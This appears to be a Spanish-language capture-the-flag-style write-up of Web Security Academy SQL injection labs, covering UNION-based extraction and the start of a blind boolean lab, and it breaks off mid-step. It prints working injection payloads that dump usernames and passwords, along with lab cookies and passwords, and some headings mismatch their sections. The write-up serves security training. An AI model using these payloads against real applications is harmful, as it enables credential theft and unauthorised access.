APPRENTICE

SQL INJECTION UNION ATTACK, FINDING A COLUMN CONTAINING TEXT

Explicación Payload

```
GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL,NULL--
```

Lifestyle'	Valor legítimo que mantiene válida la consulta inicial, seguido de una comilla simple para escapar de la variable e inyectar código.
+UNION+SELECT+	Comando SQL que combina los resultados de la consulta original con los de nuestra inyección.
NULL,'XQzmzj',NULL	Valores inyectados que coinciden con las 3 columnas descubiertas. Se colocan NULL en las columnas 1 y 3 para evitar errores de tipo de dato, y se inyecta la cadena de texto solicitada en la columna 2, la cual demostró ser compatible con strings.
--	Comentario SQL que anula el resto de la consulta original, evitando errores de sintaxis en la base de datos.

8

SQL INJECTION UNION ATTACK, FINDING A COLUMN CONTAINING TEXT

APPRENTICE

Mitigación recomendada

La implementación de Consultas Parametrizadas (Prepared Statements) es la mitigación principal y definitiva contra esta vulnerabilidad.

(el input del usuario altera la estructura de la consulta):

```
query = "SELECT * FROM products WHERE  
category = '" + input + "'"
```

Seguro (el input es tratado estrictamente como un valor literal):

```
query = "SELECT * FROM products WHERE  
category = ?"
```


Al usar consultas parametrizadas, los datos proporcionados por el usuario nunca se interpretan como comandos SQL. Si el atacante envía el payload `Lifestyle'+UNION+SELECT+NULL,'XQzmzj',NULL--`, el motor SQL simplemente buscará una categoría con ese nombre exacto. Al no encontrarla, la consulta se ejecutará de forma segura devolviendo cero resultados, impidiendo así la extracción de datos.

9

SQL INJECTION UNION

ATTACK, RETRIEVING DATA
FROM OTHER TABLES

NIVEL: PRACTITIONER



Tipo de SQLi

CLASIFICACIÓN: ERROR-BASED SQL INJECTION
(COOKIE DE RASTREO – TRACKINGID)

Objetivo

EXPLOTAR UNA VULNERABILIDAD DE INYECCIÓN SQL PRESENTE EN EL PARÁMETRO TRACKINGID DE LA COOKIE DE RASTREO. LA APLICACIÓN EJECUTA LA CONSULTA SIN SANITIZAR LA ENTRADA DEL USUARIO Y, AUNQUE LOS RESULTADOS NO SE MUESTRAN DIRECTAMENTE, LOS MENSAJES DE ERROR DE LA BASE DE DATOS SON VISIBLES EN LA RESPUESTA HTTP. EL OBJETIVO ES FORZAR ERRORES INTENCIONADOS QUE REVELEN LA CONTRASEÑA DEL USUARIO ADMINISTRATOR ALMACENADA EN LA TABLA USERS, E INICIAR SESIÓN CON DICHA CUENTA PARA RESOLVER EL LABORATORIO.

Lab: SQL injection UNION attack, retrieving data from other tables

PRACTITIONER

LAB

Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords. Use the information to log in as the `administrator` user.

9

SQL INJECTION UNION

ATTACK, RETRIEVING DATA FROM OTHER TABLES

PASO 1 INTERCEPTAR LA SOLICITUD CON BURP SUITE

SE ACCEDE AL LABORATORIO Y SE ACTIVA LA INTERCEPCIÓN EN BURP SUITE (PROXY → INTERCEPT ON). AL HACER CLIC EN CUALQUIER CATEGORÍA DE PRODUCTOS, SE CAPTURA LA SOLICITUD GET CON EL PARÁMETRO VULNERABLE:

`GET /FILTER?CATEGORY=GIFTS HTTP/2`

`HOST: <ID-LAB>.WEB-SECURITY-ACADEMY.NET`

LA SOLICITUD SE ENVÍA AL REPEATER (CTRL+R) PARA MANIPULAR EL PARÁMETRO CATEGORY DE FORMA CONTROLADA SIN NECESIDAD DE RECARGAR EL NAVEGADOR MANUALMENTE EN CADA PRUEBA.

PASO 2 DETERMINAR EL NÚMERO DE COLUMNAS CON ORDER BY

ANTES DE CONSTRUIR EL UNION, ES NECESARIO CONOCER CUÁNTAS COLUMNAS DEVUELVE LA CONSULTA ORIGINAL. SE UTILIZA LA TÉCNICA ORDER BY INCREMENTANDO EL ÍNDICE HASTA OBTENER UN ERROR:

```
-- PRUEBA 1: SIN ERROR → LA CONSULTA TIENE AL MENOS 1 COLUMNA
CATEGORY=GIFTS' ORDER BY 1--

-- PRUEBA 2: SIN ERROR → LA CONSULTA TIENE AL MENOS 2 COLUMNAS
CATEGORY=GIFTS' ORDER BY 2--

-- PRUEBA 3: ERROR → LA CONSULTA TIENE EXACTAMENTE 2 COLUMNAS
CATEGORY=GIFTS' ORDER BY 3--
```

CUANDO ORDER BY 3 GENERA UN ERROR O LA PÁGINA RESPONDE DE FORMA INESPERADA, SE CONFIRMA QUE LA CONSULTA ORIGINAL DEVUELVE EXACTAMENTE 2 COLUMNAS.



9

SQL INJECTION UNION

ATTACK, RETRIEVING DATA FROM OTHER TABLES

username	administrator
password	znvqv3y99aa1cqkfeg49



PASO 3 VERIFICAR QUE AMBAS COLUMNAS ACEPTAN TEXTO
SE CONSTRUYE UN UNION SELECT CON VALORES DE TEXTO LITERALES PARA CONFIRMAR QUE AMBAS COLUMNAS SON DE TIPO STRING Y QUE LOS DATOS SE REFLEJAN EN LA RESPUESTA:

```
CATEGORY=GIFTS' UNION SELECT 'ABC','DEF'--
```

SI LA RESPUESTA DE LA APLICACIÓN INCLUYE LOS VALORES 'ABC' Y 'DEF' VISIBLES EN EL CONTENIDO DE LA PÁGINA, SE CONFIRMA QUE AMBAS COLUMNAS ACEPTAN TEXTO Y QUE LA TÉCNICA UNION ES VIABLE PARA EXFILTRAR DATOS.

PASO 4 EXTRAER USERNAMES Y PASSWORDS DE LA TABLA USERS
CON EL NÚMERO DE COLUMNAS CONFIRMADO (2) Y LOS TIPOS DE DATO VERIFICADOS (TEXTO), SE CONSTRUYE EL PAYLOAD FINAL QUE EXTRAER EL CONTENIDO COMPLETO DE LA TABLA USERS:

```
CATEGORY=GIFTS' UNION SELECT USERNAME, PASSWORD FROM USERS--
```

LA APLICACIÓN EJECUTA LA CONSULTA INYECTADA Y DEVUELVE EN SU RESPUESTA HTTP TODOS LOS PARES USERNAME:PASSWORD ALMACENADOS EN LA TABLA USERS, MOSTRÁNDOLOS DIRECTAMENTE EN EL LISTADO DE PRODUCTOS DE LA PÁGINA. ENTRE LOS RESULTADOS SE OBSERVAN LAS CREDENCIALES DEL USUARIO ADMINISTRATOR.

PASO 5 INICIAR SESIÓN COMO ADMINISTRATOR
CON LAS CREDENCIALES OBTENIDAS SE NAVEGA AL PANEL DE LOGIN DE LA APLICACIÓN:

```
USUARIO: ADMINISTRATOR
```

```
CONTRASEÑA: <PASSWORD_OBTENIDA_DEL_UNION>
```

```
AL HACER CLIC EN LOG IN LA APLICACIÓN AUTENTICA AL USUARIO COMO ADMINISTRATOR,  
MOSTRANDO EL MENSAJE: "CONGRATULATIONS, YOU SOLVED THE LAB!".
```

Lab Solved



SQL injection UNION attack, retrieving data from other tables

[Back to lab description](#) >>

LAB Solved

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>


[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email



10 SQL INJECTION UNION ATTACK, RETRIEVING MULTIPLE VALUES IN A SINGLE COLUMN

NIVEL: PRACTITIONER

TIPO DE SQLI

CLASIFICACIÓN: UNION-BASED SQL INJECTION CON CONCATENACIÓN DE COLUMNAS

PARÁMETRO VULNERABLE: CATEGORY (FILTRO DE PRODUCTOS EN LA URL)

CARACTERÍSTICA DISTINTIVA: SOLO UNA DE LAS DOS COLUMNAS DEVUELTAS ACEPTA TEXTO; SE USA EL OPERADOR DE CONCATENACIÓN || PARA EXTRAER MÚLTIPLES VALORES EN UNA SOLA COLUMNA

OBJETIVO DEL LABORATORIO

EXPLOTAR UNA VULNERABILIDAD DE INYECCIÓN SQL EN EL FILTRO DE CATEGORÍA DE PRODUCTOS. A DIFERENCIA DEL LABORATORIO ANTERIOR DONDE AMBAS COLUMNAS ACEPTABAN TEXTO, EN ESTE CASO ÚNICAMENTE LA SEGUNDA COLUMNA ES COMPATIBLE CON DATOS DE TIPO TEXTO. EL RETO CONSISTE EN EXTRAER TANTO EL USERNAME COMO EL PASSWORD DE LA TABLA USERS EN UNA SOLA COLUMNA, UTILIZANDO EL OPERADOR DE CONCATENACIÓN DE CADENAS DE POSTGRESQL (||), Y EMPLEAR LAS CREDENCIALES OBTENIDAS PARA AUTENTICARSE COMO EL USUARIO ADMINISTRATOR.



Lab: SQL injection UNION attack, retrieving multiple values in a single column

PRACTITIONER

LAB ✓ Solved


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

 Hint

You can find some useful payloads on our [SQL injection cheat sheet](#).



10 SQL INJECTION UNION ATTACK, RETRIEVING MULTIPLE VALUES IN A SINGLE COLUMN

PASO 1 INTERCEPTAR LA SOLICITUD CON BURP SUITE
SE ACCEDE AL LABORATORIO CON BURP SUITE ACTIVO (PROXY → INTERCEPT ON). AL HACER CLIC EN LA CATEGORÍA GIFTS DE LA TIENDA, SE INTERCEPTA LA SIGUIENTE SOLICITUD GET:

```
GET /FILTER?CATEGORY=GIFTS HTTP/1.1
HOST: AC2D1FDA1F3FFD1B80B25F88006600B9.WEB-SECURITY-ACADEMY.NET
USER-AGENT: MOZILLA/5.0 (X11; LINUX X86_64; RV:78.0) GECKO/20100101 FIREFOX/78.0
ACCEPT: TEXT/HTML,APPLICATION/XHTML+XML,APPLICATION/XML;Q=0.9,IMAGE/WEBP,*/*;Q=0.8
ACCEPT-LANGUAGE: EN-US,EN;Q=0.5
ACCEPT-ENCODING: GZIP, DEFLATE
CONNECTION: CLOSE
REFERER: HTTPS://AC2D1FDA1F3FFD1B80B25F88006600B9.WEB-SECURITY-ACADEMY.NET/
COOKIE: SESSION=VVJLYX5FLD4BPP3LKWLKLAL4LLLWGL2K
UPGRADE-INSECURE-REQUESTS: 1
```

LA SOLICITUD SE ENVÍA AL REPEATER (CTRL+R) PARA MANIPULAR EL PARÁMETRO CATEGORY DE FORMA CONTROLADA EN CADA PRUEBA SIN RECARGAR EL NAVEGADOR MANUALMENTE.

PASO 2 DETERMINAR EL NÚMERO DE COLUMNAS CON NULL PROBE
SE INYECTAN UNION SELECT CON VALORES NULL PARA CONTAR LAS COLUMNAS DE LA CONSULTA ORIGINAL. NULL ES COMPATIBLE CON CUALQUIER TIPO DE DATO, EVITANDO ERRORES DE CONVERSIÓN DE TIPOS:

```
-- 1 NULL → HTTP 500 (FALTAN COLUMNAS)
GET /FILTER?CATEGORY=GIFTS'+UNION+SELECT+NULL--
-- 2 NULLS → HTTP 200 OK ✓ LA CONSULTA DEVUELVE EXACTAMENTE 2 COLUMNAS
GET /FILTER?CATEGORY=GIFTS'+UNION+SELECT+NULL,NULL--
-- 3 NULLS → HTTP 500 (DEMASIADAS COLUMNAS)
GET /FILTER?CATEGORY=GIFTS'+UNION+SELECT+NULL,NULL,NULL--
```

EL HTTP 200 OK CON 2 NULLS CONFIRMA QUE LA CONSULTA ORIGINAL DEVUELVE EXACTAMENTE 2 COLUMNAS.

PASO 3 IDENTIFICAR QUÉ COLUMNA ACEPTA TEXTO — NULL PROBE CON LITERALES
CON EL NÚMERO DE COLUMNAS CONFIRMADO (2), SE REEMPLAZA CADA NULL POR EL LITERAL 'ABC' PARA DETECTAR CUÁLES COLUMNAS SON DE TIPO TEXTO. LOS RESULTADOS OBTENIDOS FUERON:

PAYLOAD ENVIADO

RESPUESTA HTTP

CONCLUSIÓN

'UNION SELECT NULL,NULL--

200 OK

CONSULTA DEVUELVE EXACTAMENTE 2 COLUMNAS

'UNION SELECT 'ABC',NULL--

500 ERROR

COL1 ES NUMÉRICA, NO ACEPTA TEXTO

,

UNION SELECT NULL,'ABC'--

200 OK

COL2 ACEPTA TEXTO — 'ABC' VISIBLE EN LA RESPUESTA RENDERIZADA

LA CONCLUSIÓN ES CLARA: COL1 ES DE TIPO NUMÉRICO (RECHAZA TEXTO CON HTTP 500) Y COL2 ACEPTA TEXTO (HTTP 200 CON 'ABC' VISIBLE EN EL RENDER DE LA RESPUESTA). ÚNICAMENTE LA SEGUNDA COLUMNA PUEDE UTILIZARSE PARA EXFILTRAR DATOS DE CADENA.

10 SQL INJECTION UNION ATTACK, RETRIEVING MULTIPLE VALUES IN A SINGLE COLUMN

PASO 4 CONSTRUIR EL PAYLOAD FINAL CON CONCATENACIÓN ||
CON UNA SOLA COLUMNA DE TEXTO DISPONIBLE, SE UTILIZA EL OPERADOR DE CONCATENACIÓN || DE POSTGRESQL PARA COMBINAR USERNAME Y PASSWORD EN UN ÚNICO VALOR, SEPARADOS POR EL CARÁCTER '~'. SE COLOCA NULL EN LA PRIMERA COLUMNA PARA NO GENERAR ERROR DE TIPO:

```
GET /FILTER?CATEGORY=GIFTS'+UNION+SELECT+NULL,USERNAME||'~'||PASSWORD+FROM+USERS--
```

LA APLICACIÓN EJECUTA LA CONSULTA INYECTADA Y LOS RESULTADOS DE LA TABLA USERS APARECEN DIRECTAMENTE EN EL LISTADO DE LA PÁGINA, MEZCLADOS CON LOS PRODUCTOS REALES. EN EL HTML DE LA RESPUESTA (PESTAÑA PRETTY DEL REPEATER) SE IDENTIFICA LA FILA DEL ADMINISTRATOR:

```
<!-- FRAGMENTO DEL HTML DE LA RESPUESTA — LÍNEA 84 -->
<TH>
ADMINISTRATOR~CONTRASE;A
</TH>
```

SEPARANDO EL VALOR POR EL DELIMITADOR '~' SE OBTIENE LA CONTRASEÑA DEL ADMINISTRATOR

PASO 5 INICIAR SESIÓN COMO ADMINISTRATOR
CON LAS CREDENCIALES EXTRAÍDAS SE NAVEGA AL PANEL DE LOGIN DE LA APLICACIÓN E INGRESAN:

USUARIO: ADMINISTRATOR
CONTRASEÑA: XI03GGIJDYA19X0SR2X2S

AL HACER CLIC EN LOG IN, LA APLICACIÓN AUTENTICA AL USUARIO COMO ADMINISTRATOR Y MUESTRA EL MENSAJE DE CONFIRMACIÓN: "CONGRATULATIONS, YOU SOLVED THE LAB!".



Lab Solved



SQL injection UNION attack, retrieving multiple values in a single column

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)





11 BLIND SQL INJECTION WITH CONDITIONAL RESPONSES

NIVEL: PRACTITIONER

TIPO DE SQLI

CLASIFICACION: BLIND BOOLEAN-BASED SQL INJECTION CON RESPUESTAS
CONDICIONALES

PARAMETRO VULNERABLE: TRACKINGID (COOKIE DE RASTREO)

TRACKINGID DEL LAB: QNLH78FKAPMJDJW7

INDICADOR DE RESPUESTA: PRESENCIA O AUSENCIA DEL MENSAJE 'WELCOME BACK' EN
EL HTML DE LA PAGINA

HERRAMIENTA UTILIZADA: BURP SUITE INTRUDER — SNIPER (LONGITUD) Y CLUSTER
BOMB (ENUMERACION DE CARACTERES)

OBJETIVO DEL LABORATORIO

EXPLOTAR UNA VULNERABILIDAD DE BLIND SQL INJECTION EN LA COOKIE DE RASTREO
TRACKINGID. A DIFERENCIA DE LOS LABORATORIOS ANTERIORES, EN ESTE CASO LA
APLICACION NO MUESTRA LOS RESULTADOS DE LA CONSULTA NI MENSAJES DE ERROR; EL
UNICO INDICADOR DISPONIBLE ES LA PRESENCIA O AUSENCIA DEL MENSAJE 'WELCOME
BACK' EN LA PAGINA, EL CUAL APARECE CUANDO LA CONSULTA SQL DEVUELVE AL MENOS
UNA FILA (TRUE) Y DESAPARECE CUANDO NO DEVUELVE FILAS (FALSE). USANDO ESTE
CANAL BINARIO, SE DEBE DETERMINAR LA LONGITUD DE LA CONTRASENA DEL USUARIO
ADMINISTRATOR, LUEGO ENUMERAR CARACTER POR CARACTER LA CONTRASENA COMPLETA
MEDIANTE FUERZA BRUTA CON BURP SUITE INTRUDER, Y FINALMENTE INICIAR SESION
CON LAS CREDENCIALES OBTENIDAS.



Lab: Blind SQL injection with conditional responses

PRACTITIONER

LAB

Not solved



This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a `Welcome back` message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

11 BLIND SQL INJECTION WITH CONDITIONAL RESPONSES

PASO 1 INTERCEPTAR LA SOLICITUD Y CONFIRMAR EL PARAMETRO VULNERABLE
SE ACTIVA BURP SUITE (PROXY → INTERCEPT ON) Y SE NAVEGA POR LA APLICACION. SE INTERCEPTA LA SOLICITUD GET Y SE IDENTIFICA LA COOKIE VULNERABLE:
